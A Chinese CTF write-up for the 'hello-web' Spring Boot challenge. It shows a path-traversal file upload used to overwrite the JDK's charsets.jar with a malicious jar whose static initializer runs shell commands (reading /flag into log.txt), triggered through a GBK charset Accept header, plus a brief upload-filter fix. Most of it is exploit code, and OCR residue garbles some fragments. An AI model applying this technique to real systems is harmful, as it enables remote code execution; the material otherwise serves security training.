题目：hello-web

漏洞分析

在FileUploadController代码中有一个文件上传功能，这里题目附件中给了镜像包

通过导入本地环境，进入容器查看

```java
public class FileUploadController {
    @GetMapping("/upload")
    public String uploadPage() { return "performUpload"; }

    @GetMapping("/showForm")
    public String displayForm() { return "fileUploadForm"; // 视图名称改为 fileUploadForm }
    @GetMapping("/fileUploadResult")
    public String uploadStatus(Model model) {
        String uploadStatus = "Success"; // 假设这是从某个上传服务获取的状态
        model.addAttribute( s: "status", uploadStatus);
        return "fileUploadResult";
    }

    @PostMapping("/performUpload")
    public String handleFileUpload(
            @RequestParam("file") MultipartFile file,
            RedirectAttributes redirectAttributes) {
        if (!file.isEmpty()) {
            try {
                // 存储文件的路径
                Path uploadDir = Paths.get( first: "/usr/");
                if (!Files.exists(uploadDir)) {
                    Files.createDirectories(uploadDir);
                }
                Path filePath = uploadDir.resolve(file.getOriginalFilename());
                Files.copy(file.getInputStream(), filePath, StandardCopyOption.REPLACE_EXISTING);

                String successMessage = "You successfully uploaded " + file.getOriginalFilename() + "!";
                redirectAttributes.addFlashAttribute( s: "uploadFeedback", successMessage);

            } catch (IOException e) {
                String errorMessage = "File upload failed: " + e.getMessage();
                redirectAttributes.addFlashAttribute( s: "uploadFeedback", errorMessage);
```

题目环境中可以获得 jdk 安装目录

```
/usr/lib/jvm/java-1.8-openjdk/jre/lib $ ls
amd64                          ext                            logging.properties             rt.jar
applet                         flavormap.properties           management                     security
calendars.properties           hijrah-config-umalqura.properties management-agent.jar        sound.properties
charsets.jar                   images                         meta-index                     tz.properties
classlist                      jce.jar                        net.properties                 tzdb.dat
cmm                            jexec                          psfont.properties.ja
content-types.properties       jsse.jar                       psfontj2d.properties
currency.data                  jvm.hprof.txt                  resources.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib $
```

```java
@Controller
public class LogController {

    @GetMapping("/log")
    public String getLog(Model model) {
        String filePath = "log.txt";
        StringBuilder logContent = new StringBuilder();

        try (BufferedReader reader = new BufferedReader(new FileReader(filePath))) {
            String line;
            while ((line = reader.readLine()) != null) {
                logContent.append(line).append("\n");
            }
        } catch (IOException e) {
            model.addAttribute( s: "error",  o: "Error reading log file: " + e.getMessage());
            return "error"; // 返回一个错误页面
        }

        model.addAttribute( s: "log", logContent.toString());
        return "log"; // 返回一个视图，例如log.html
    }
}
```

/log路由中有一个查看log.txt中的内容，这里结合jdk8+文件上传+sprinboot 尝试写入jar-rce

漏洞利用

构造exp:

```java
package sun.nio.cs.ext;

import sun.misc.VM;
import sun.nio.cs.AbstractCharsetProvider;
import sun.security.action.GetPropertyAction;

import java.security.AccessController;

public class ExtendedCharsets extends AbstractCharsetProvider {
    static volatile ExtendedCharsets instance = null;
    private boolean initialized = false;

    public ExtendedCharsets() {
        super("sun.nio.cs.ext");
        this.charset("Big5", "IBM33722", new String[]{"csBig5"});
        this.charset("x-MS950-HKSCS-XP", "IBM33722", new String[]{"MS950_HKSCS_XP"});
        this.charset("x-MS950-HKSCS", "IBM33722", new String[]{"MS950_HKSCS"});
        this.charset("x-windows-950", "IBM33722", new String[]{"ms950", "windows-950"});
        this.charset("x-windows-874", "IBM33722", new String[]{"ms874", "ms-874", "windows-874"});
        this.charset("x-EUC-TW", "IBM33722", new String[]{"euc_tw", "euctw", "cns11643", "EUC-TW"});
        this.charset("Big5-HKSCS", "IBM33722", new String[]{"Big5_HKSCS", "big5hk", "big5-hkscs", "big5hkscs"});
        this.charset("x-Big5-HKSCS-2001", "IBM33722", new String[]{"Big5_HKSCS_2001", "big5hk-2001", "big5-hkscs-2001", "big5-hkscs:unicode3.0", "big5hkscs-2001"});
        this.charset("x-Big5-Solaris", "IBM33722", new String[]{"Big5_Solaris"});
```

```
        this.charset("GBK", "IBM33722", new String[]{"windows-936", "CP936"});
        this.charset("GB18030", "IBM33722", new String[]{"gb18030-2000"});
        this.charset("GB2312", "IBM33722", new String[]{"gb2312", "gb2312-80", "gb2312-1980", "euc-cn", "euccn", "x-EUC-CN", "EUC_CN"});
        this.charset("x-mswin-936", "IBM33722", new String[]{"ms936", "ms_936"});
        this.charset("Shift_JIS", "IBM33722", new String[]{"sjis", "shift_jis", "shift-jis", "ms_kanji", "x-sjis", "csShiftJIS"});
        this.charset("windows-31j", "IBM33722", new String[]{"MS932", "windows-932", "csWindows31J"});
        this.charset("JIS_X0201", "IBM33722", new String[]{"JIS0201", "JIS_X0201", "X0201", "csHalfWidthKatakana"});
        this.charset("x-JIS0208", "IBM33722", new String[]{"JIS0208", "JIS_C6226-1983", "iso-ir-87", "x0208", "JIS_X0208-1983", "csISO87JISX0208"});
        this.charset("JIS_X0212-1990", "IBM33722", new String[]{"JIS0212", "jis_x0212-1990", "x0212", "iso-ir-159", "csISO159JISX02121990"});
        this.charset("x-SJIS_0213", "IBM33722", new String[]{"sjis-0213", "sjis_0213", "sjis:2004", "sjis_0213:2004", "shift_jis_0213:2004", "shift_jis:2004"});
        this.charset("x-MS932_0213", "IBM33722", new String[]{"MS932-0213", "MS932_0213", "MS932:2004", "windows-932-0213", "windows-932:2004"});
        this.charset("EUC-JP", "IBM33722", new String[]{"euc_jp", "eucjis", "eucjp", "Extended_UNIX_Code_Packed_Format_for_Japanese", "csEUCPkdFmtjapanese", "x-euc-jp", "x-eucjp"});
        this.charset("x-euc-jp-linux", "IBM33722", new String[]{"euc_jp_linux", "euc-jp-linux"});
        this.charset("x-eucjp-open", "IBM33722", new String[]{"EUC_JP_Solaris", "eucJP-open"});
        this.charset("x-PCK", "IBM33722", new String[]{"pck"});
        this.charset("ISO-2022-JP", "IBM33722", new String[]{"iso2022jp", "jis", "csISO2022JP", "jis_encoding", "csjisencoding"});
        this.charset("ISO-2022-JP-2", "IBM33722", new String[]{"csISO2022JP2", "iso2022jp2"});
        this.charset("x-windows-50221", "IBM33722", new String[]{"ms50221", "cp50221"});
        this.charset("x-windows-50220", "IBM33722", new String[]{"ms50220", "cp50220"});
        this.charset("x-windows-iso2022jp", "IBM33722", new String[]{"windows-iso2022jp"});
        this.charset("x-JISAutoDetect", "IBM33722", new String[]{"JISAutoDetect"});
        this.charset("EUC-KR", "IBM33722", new String[]{"euc_kr", "ksc5601", "euckr", "ks_c_5601-1987", "ksc5601-1987", "ksc5601_1987", "ksc_5601", "csEUCKR", "5601"});
        this.charset("x-windows-949", "IBM33722", new String[]{"ms949", "windows949", "windows-949", "ms_949"});
        this.charset("x-Johab", "IBM33722", new String[]{"ksc5601-1992", "ksc5601_1992", "ms1361", "johab"});
        this.charset("ISO-2022-KR", "IBM33722", new String[]{"ISO2022KR", "csISO2022KR"});
        this.charset("ISO-2022-CN", "IBM33722", new String[]{"ISO2022CN", "csISO2022CN"});
        this.charset("x-ISO-2022-CN-CNS", "IBM33722", new String[]{"ISO2022CN_CNS", "ISO-2022-CN-CNS"});
        this.charset("x-ISO-2022-CN-GB", "IBM33722", new String[]{"ISO2022CN_GB", "ISO-2022-CN-GB"});
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52          this.charset("x-ISCII91", "IBM33722", new String[]{"iscii",
"ST_SEV_358-88", "iso-ir-153", "csISO153GOST1976874", "ISCII91"});
53          this.charset("ISO-8859-3", "IBM33722", new String[]{"iso8859_3",
"8859_3", "ISO_8859-3:1988", "iso-ir-109", "ISO_8859-3", "ISO8859-3",
"latin3", "l3", "ibm913", "ibm-913", "cp913", "913", "csISOLatin3"});
54          this.charset("ISO-8859-6", "IBM33722", new String[]{"iso8859_6",
"8859_6", "iso-ir-127", "ISO_8859-6", "ISO_8859-6:1987", "ISO8859-6",
"ECMA-114", "ASMO-708", "arabic", "ibm1089", "ibm-1089", "cp1089", "1089",
"csISOLatinArabic"});
55          this.charset("ISO-8859-8", "IBM33722", new String[]{"iso8859_8",
"8859_8", "iso-ir-138", "ISO_8859-8", "ISO_8859-8:1988", "ISO8859-8",
"cp916", "916", "ibm916", "ibm-916", "hebrew", "csISOLatinHebrew"});
56          this.charset("x-ISO-8859-11", "IBM33722", new String[]{"iso-8859-
11", "iso8859_11"});
57          this.charset("TIS-620", "IBM33722", new String[]{"tis620",
"tis620.2533"});
58          this.charset("windows-1255", "IBM33722", new String[]{"cp1255"});
59          this.charset("windows-1256", "IBM33722", new String[]{"cp1256"});
60          this.charset("windows-1258", "IBM33722", new String[]{"cp1258"});
61          this.charset("x-IBM942", "IBM33722", new String[]{"cp942",
"ibm942", "ibm-942", "942"});
62          this.charset("x-IBM942C", "IBM33722", new String[]{"cp942C",
"ibm942C", "ibm-942C", "942C"});
63          this.charset("x-IBM943", "IBM33722", new String[]{"cp943",
"ibm943", "ibm-943", "943"});
64          this.charset("x-IBM943C", "IBM33722", new String[]{"cp943C",
"ibm943C", "ibm-943C", "943C"});
65          this.charset("x-IBM948", "IBM33722", new String[]{"cp948",
"ibm948", "ibm-948", "948"});
66          this.charset("x-IBM950", "IBM33722", new String[]{"cp950",
"ibm950", "ibm-950", "950"});
67          this.charset("x-IBM930", "IBM33722", new String[]{"cp930",
"ibm930", "ibm-930", "930"});
68          this.charset("x-IBM935", "IBM33722", new String[]{"cp935",
"ibm935", "ibm-935", "935"});
69          this.charset("x-IBM937", "IBM33722", new String[]{"cp937",
"ibm937", "ibm-937", "937"});
70          this.charset("x-IBM856", "IBM33722", new String[]{"cp856", "ibm-
856", "ibm856", "856"});
71          this.charset("IBM860", "IBM33722", new String[]{"cp860", "ibm860",
"ibm-860", "860", "csIBM860"});
72          this.charset("IBM861", "IBM33722", new String[]{"cp861", "ibm861",
"ibm-861", "861", "csIBM861", "cp-is"});
73          this.charset("IBM863", "IBM33722", new String[]{"cp863", "ibm863",
"ibm-863", "863", "csIBM863"});
74          this.charset("IBM864", "IBM33722", new String[]{"cp864", "ibm864",
"ibm-864", "864", "csIBM864"});
75          this.charset("IBM865", "IBM33722", new String[]{"cp865", "ibm865",
"ibm-865", "865", "csIBM865"});
76          this.charset("IBM868", "IBM33722", new String[]{"cp868", "ibm868",
"ibm-868", "868", "cp-ar", "csIBM868"});
77          this.charset("IBM869", "IBM33722", new String[]{"cp869", "ibm869",
"ibm-869", "869", "cp-gr", "csIBM869"});
78          this.charset("x-IBM921", "IBM33722", new String[]{"cp921",
"ibm921", "ibm-921", "921"});
79          this.charset("x-IBM1006", "IBM33722", new String[]{"cp1006",
"ibm1006", "ibm-1006", "1006"});
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        this.charset("x-IBM1046", "IBM33722", new String[]{"cp1046", "ibm1046", "ibm-1046", "1046"});
        this.charset("IBM1047", "IBM33722", new String[]{"cp1047", "ibm-1047", "1047"});
        this.charset("x-IBM1098", "IBM33722", new String[]{"cp1098", "ibm1098", "ibm-1098", "1098"});
        this.charset("IBM037", "IBM33722", new String[]{"cp037", "ibm037", "ebcdic-cp-us", "ebcdic-cp-ca", "ebcdic-cp-wt", "ebcdic-cp-nl", "csIBM037", "cs-ebcdic-cp-us", "cs-ebcdic-cp-ca", "cs-ebcdic-cp-wt", "cs-ebcdic-cp-nl", "ibm-037", "ibm-37", "cpibm37", "037"});
        this.charset("x-IBM1025", "IBM33722", new String[]{"cp1025", "ibm1025", "ibm-1025", "1025"});
        this.charset("IBM1026", "IBM33722", new String[]{"cp1026", "ibm1026", "ibm-1026", "1026"});
        this.charset("x-IBM1112", "IBM33722", new String[]{"cp1112", "ibm1112", "ibm-1112", "1112"});
        this.charset("x-IBM1122", "IBM33722", new String[]{"cp1122", "ibm1122", "ibm-1122", "1122"});
        this.charset("x-IBM1123", "IBM33722", new String[]{"cp1123", "ibm1123", "ibm-1123", "1123"});
        this.charset("x-IBM1124", "IBM33722", new String[]{"cp1124", "ibm1124", "ibm-1124", "1124"});
        this.charset("x-IBM1364", "IBM33722", new String[]{"cp1364", "ibm1364", "ibm-1364", "1364"});
        this.charset("IBM273", "IBM33722", new String[]{"cp273", "ibm273", "ibm-273", "273"});
        this.charset("IBM277", "IBM33722", new String[]{"cp277", "ibm277", "ibm-277", "277"});
        this.charset("IBM278", "IBM33722", new String[]{"cp278", "ibm278", "ibm-278", "278", "ebcdic-sv", "ebcdic-cp-se", "csIBM278"});
        this.charset("IBM280", "IBM33722", new String[]{"cp280", "ibm280", "ibm-280", "280"});
        this.charset("IBM284", "IBM33722", new String[]{"cp284", "ibm284", "ibm-284", "284", "csIBM284", "cpibm284"});
        this.charset("IBM285", "IBM33722", new String[]{"cp285", "ibm285", "ibm-285", "285", "ebcdic-cp-gb", "ebcdic-gb", "csIBM285", "cpibm285"});
        this.charset("IBM297", "IBM33722", new String[]{"cp297", "ibm297", "ibm-297", "297", "ebcdic-cp-fr", "cpibm297", "csIBM297"});
        this.charset("IBM420", "IBM33722", new String[]{"cp420", "ibm420", "ibm-420", "ebcdic-cp-ar1", "420", "csIBM420"});
        this.charset("IBM424", "IBM33722", new String[]{"cp424", "ibm424", "ibm-424", "424", "ebcdic-cp-he", "csIBM424"});
        this.charset("IBM500", "IBM33722", new String[]{"cp500", "ibm500", "ibm-500", "500", "ebcdic-cp-ch", "ebcdic-cp-bh", "csIBM500"});
        this.charset("x-IBM833", "IBM33722", new String[]{"cp833", "ibm833", "ibm-833"});
        this.charset("x-IBM834", "IBM33722", new String[]{"cp834", "ibm834", "834", "ibm-834"});
        this.charset("IBM-Thai", "IBM33722", new String[]{"cp838", "ibm838", "ibm-838", "838"});
        this.charset("IBM870", "IBM33722", new String[]{"cp870", "ibm870", "ibm-870", "870", "ebcdic-cp-roece", "ebcdic-cp-yu", "csIBM870"});
        this.charset("IBM871", "IBM33722", new String[]{"cp871", "ibm871", "ibm-871", "871", "ebcdic-cp-is", "csIBM871"});
        this.charset("x-IBM875", "IBM33722", new String[]{"cp875", "ibm875", "ibm-875", "875"});
        this.charset("IBM918", "IBM33722", new String[]{"cp918", "ibm-918", "918", "ebcdic-cp-ar2"});
```

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108         this.charset("x-IBM922", "IBM33722", new String[]{"cp922",
"ibm922", "ibm-922", "922"});
109         this.charset("x-IBM1097", "IBM33722", new String[]{"cp1097",
"ibm1097", "ibm-1097", "1097"});
110         this.charset("x-IBM949", "IBM33722", new String[]{"cp949",
"ibm949", "ibm-949", "949"});
111         this.charset("x-IBM949C", "IBM33722", new String[]{"cp949C",
"ibm949C", "ibm-949C", "949C"});
112         this.charset("x-IBM939", "IBM33722", new String[]{"cp939",
"ibm939", "ibm-939", "939"});
113         this.charset("x-IBM933", "IBM33722", new String[]{"cp933",
"ibm933", "ibm-933", "933"});
114         this.charset("x-IBM1381", "IBM33722", new String[]{"cp1381",
"ibm1381", "ibm-1381", "1381"});
115         this.charset("x-IBM1383", "IBM33722", new String[]{"cp1383",
"ibm1383", "ibm-1383", "1383"});
116         this.charset("x-IBM970", "IBM33722", new String[]{"cp970",
"ibm970", "ibm-970", "ibm-eucKR", "970"});
117         this.charset("x-IBM964", "IBM33722", new String[]{"cp964",
"ibm964", "ibm-964", "964"});
118         this.charset("x-IBM33722", "IBM33722", new String[]{"cp33722",
"ibm33722", "ibm-33722", "ibm-5050", "ibm-33722_vascii_vpua", "33722"});
119         this.charset("IBM01140", "IBM33722", new String[]{"cp1140",
"ccsid01140", "cp01140", "1140", "ebcdic-us-037+euro"});
120         this.charset("IBM01141", "IBM33722", new String[]{"cp1141",
"ccsid01141", "cp01141", "1141", "ebcdic-de-273+euro"});
121         this.charset("IBM01142", "IBM33722", new String[]{"cp1142",
"ccsid01142", "cp01142", "1142", "ebcdic-no-277+euro", "ebcdic-dk-
277+euro"});
122         this.charset("IBM01143", "IBM33722", new String[]{"cp1143",
"ccsid01143", "cp01143", "1143", "ebcdic-fi-278+euro", "ebcdic-se-
278+euro"});
123         this.charset("IBM01144", "IBM33722", new String[]{"cp1144",
"ccsid01144", "cp01144", "1144", "ebcdic-it-280+euro"});
124         this.charset("IBM01145", "IBM33722", new String[]{"cp1145",
"ccsid01145", "cp01145", "1145", "ebcdic-es-284+euro"});
125         this.charset("IBM01146", "IBM33722", new String[]{"cp1146",
"ccsid01146", "cp01146", "1146", "ebcdic-gb-285+euro"});
126         this.charset("IBM01147", "IBM33722", new String[]{"cp1147",
"ccsid01147", "cp01147", "1147", "ebcdic-fr-277+euro"});
127         this.charset("IBM01148", "IBM33722", new String[]{"cp1148",
"ccsid01148", "cp01148", "1148", "ebcdic-international-500+euro"});
128         this.charset("IBM01149", "IBM33722", new String[]{"cp1149",
"ccsid01149", "cp01149", "1149", "ebcdic-s-871+euro"});
129         this.charset("x-IBM1166", "IBM33722", new String[]{"cp1166",
"ibm1166", "ibm-1166", "1166"});
130         this.charset("IBM290", "IBM33722", new String[]{"cp290", "ibm290",
"ibm-290", "csIBM290", "EBCDIC-JP-kana", "290"});
131         this.charset("x-IBM300", "IBM33722", new String[]{"cp300",
"ibm300", "ibm-300", "300"});
132         this.charset("x-MacRoman", "IBM33722", new String[]{"MacRoman"});
133         this.charset("x-MacCentralEurope", "IBM33722", new String[]
{"MacCentralEurope"});
134         this.charset("x-MacCroatian", "IBM33722", new String[]
{"MacCroatian"});
135         this.charset("x-MacGreek", "IBM33722", new String[]{"MacGreek"});
136         this.charset("x-MacCyrillic", "IBM33722", new String[]
{"MacCyrillic"});
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137         this.charset("x-MacUkraine", "IBM33722", new String[]
{"MacUkraine"});
138         this.charset("x-MacTurkish", "IBM33722", new String[]
{"MacTurkish"});
139         this.charset("x-MacArabic", "IBM33722", new String[]{"MacArabic"});
140         this.charset("x-MacHebrew", "IBM33722", new String[]{"MacHebrew"});
141         this.charset("x-MacIceland", "IBM33722", new String[]
{"MacIceland"});
142         this.charset("x-MacRomania", "IBM33722", new String[]
{"MacRomania"});
143         this.charset("x-MacThai", "IBM33722", new String[]{"MacThai"});
144         this.charset("x-MacSymbol", "IBM33722", new String[]{"MacSymbol"});
145         this.charset("x-MacDingbat", "IBM33722", new String[]
{"MacDingbat"});
146         instance = this;
147     }
148 
149     protected void init() {
150         if (!this.initialized) {
151             if (VM.isBooted()) {
152                 String var1 = (String)AccessController.doPrivileged(new
GetPropertyAction("sun.nio.cs.map"));
153                 boolean var2 = false;
154                 boolean var3 = false;
155                 boolean var4 = false;
156                 boolean var5 = false;
157                 if (var1 != null) {
158                     String[] var6 = var1.split(",");
159 
160                     for(int var7 = 0; var7 < var6.length; ++var7) {
161                         if (var6[var7].equalsIgnoreCase("Windows-
31J/Shift_JIS")) {
162                             var2 = true;
163                         } else if (var6[var7].equalsIgnoreCase("x-windows-
50221/ISO-2022-JP")) {
164                             var3 = true;
165                         } else if (var6[var7].equalsIgnoreCase("x-windows-
50220/ISO-2022-JP")) {
166                             var4 = true;
167                         } else if (var6[var7].equalsIgnoreCase("x-windows-
iso2022jp/ISO-2022-JP")) {
168                             var5 = true;
169                         }
170                     }
171                 }
172 
173                 if (var2) {
174                     this.deleteCharset("Shift_JIS", new String[]{"sjis",
"shift_jis", "shift-jis", "ms_kanji", "x-sjis", "csShiftJIS"});
175                     this.deleteCharset("windows-31j", new String[]{"MS932",
"windows-932", "csWindows31J"});
176                     this.charset("Shift_JIS", "IBM33722", new String[]
{"sjis"});
177                     this.charset("windows-31j", "IBM33722", new String[]
{"MS932", "windows-932", "csWindows31J", "shift-jis", "ms_kanji", "x-sjis",
"csShiftJIS", "shift_jis"});
178                 }
179 
```

```
                if (var3 || var4 || var5) {
                    this.deleteCharset("ISO-2022-JP", new String[]{"iso2022jp", "jis", "csISO2022JP", "jis_encoding", "csjisencoding"});
                    if (var3) {
                        this.deleteCharset("x-windows-50221", new String[]{"cp50221", "ms50221"});
                        this.charset("x-windows-50221", "IBM33722", new String[]{"cp50221", "ms50221", "iso-2022-jp", "iso2022jp", "jis", "csISO2022JP", "jis_encoding", "csjisencoding"});
                    } else if (var4) {
                        this.deleteCharset("x-windows-50220", new String[]{"cp50220", "ms50220"});
                        this.charset("x-windows-50220", "IBM33722", new String[]{"cp50220", "ms50220", "iso-2022-jp", "iso2022jp", "jis", "csISO2022JP", "jis_encoding", "csjisencoding"});
                    } else {
                        this.deleteCharset("x-windows-iso2022jp", new String[]{"windows-iso2022jp"});
                        this.charset("x-windows-iso2022jp", "IBM33722", new String[]{"windows-iso2022jp", "iso-2022-jp", "iso2022jp", "jis", "csISO2022JP", "jis_encoding", "csjisencoding"});
                    }
                }

                String var8 = (String)AccessController.doPrivileged(new GetPropertyAction("os.name"));
                if ("SunOS".equals(var8) || "Linux".equals(var8) || "AIX".equals(var8) || var8.contains("OS X")) {
                    this.charset("x-COMPOUND_TEXT", "IBM33722", new String[]{"COMPOUND_TEXT", "x11-compound_text", "x-compound-text"});
                }

                this.initialized = true;
            }
        }
    }

    public static String[] aliasesFor(String var0) {
        return instance == null ? null : instance.aliases(var0);
    }
}
```

```
package sun.nio.cs.ext;

import java.util.UUID;


public class IBM33722 {
    static {
        fun();
    }

    public IBM33722(){
        fun();
    }


    private static java.util.HashMap<String, String> fun(){
```

```java
        String[] command;
        String random = UUID.randomUUID().toString().replace("-","").substring(1,9);
        String osName = System.getProperty("os.name");
        if (osName.startsWith("Mac OS")) {
            command = new String[]{"/bin/bash", "-c", "open -a Calculator"};
        } else if (osName.startsWith("Windows")) {
            command = new String[]{"cmd.exe", "/c", "calc"};
        } else {
            if(new java.io.File("/bin/bash").exists()){
                command = new String[]{"/bin/bash", "-c", "cat /flag > /log.txt"};
            }else{
                command = new String[]{"/bin/sh", "-c", "cat /flag > /log.txt"};
            }
        }
        try{
            java.lang.Runtime.getRuntime().exec(command);
        }catch (Throwable e1){
            e1.printStackTrace();
        }
        return null;
    }


}
```


mvn构造为jar包

filename构造为上传的/usr/lib/jvm/java-1.8-openjdk/jre/lib/charsets.jar




数据包添加：

```
Accept: text/html;charset=GBK
```



触发，查看log路由中的flag



如何一次没打通，那就重启环境再打一次。

漏洞修复

文件上传处添加下面过滤

```
if (fileName != null && fileName.endsWith(".jar")) {
                String errorMessage = "File upload failed: .jar files are not allowed.";
                redirectAttributes.addFlashAttribute("uploadFeedback", errorMessage);
                return "redirect:warning";
            }
```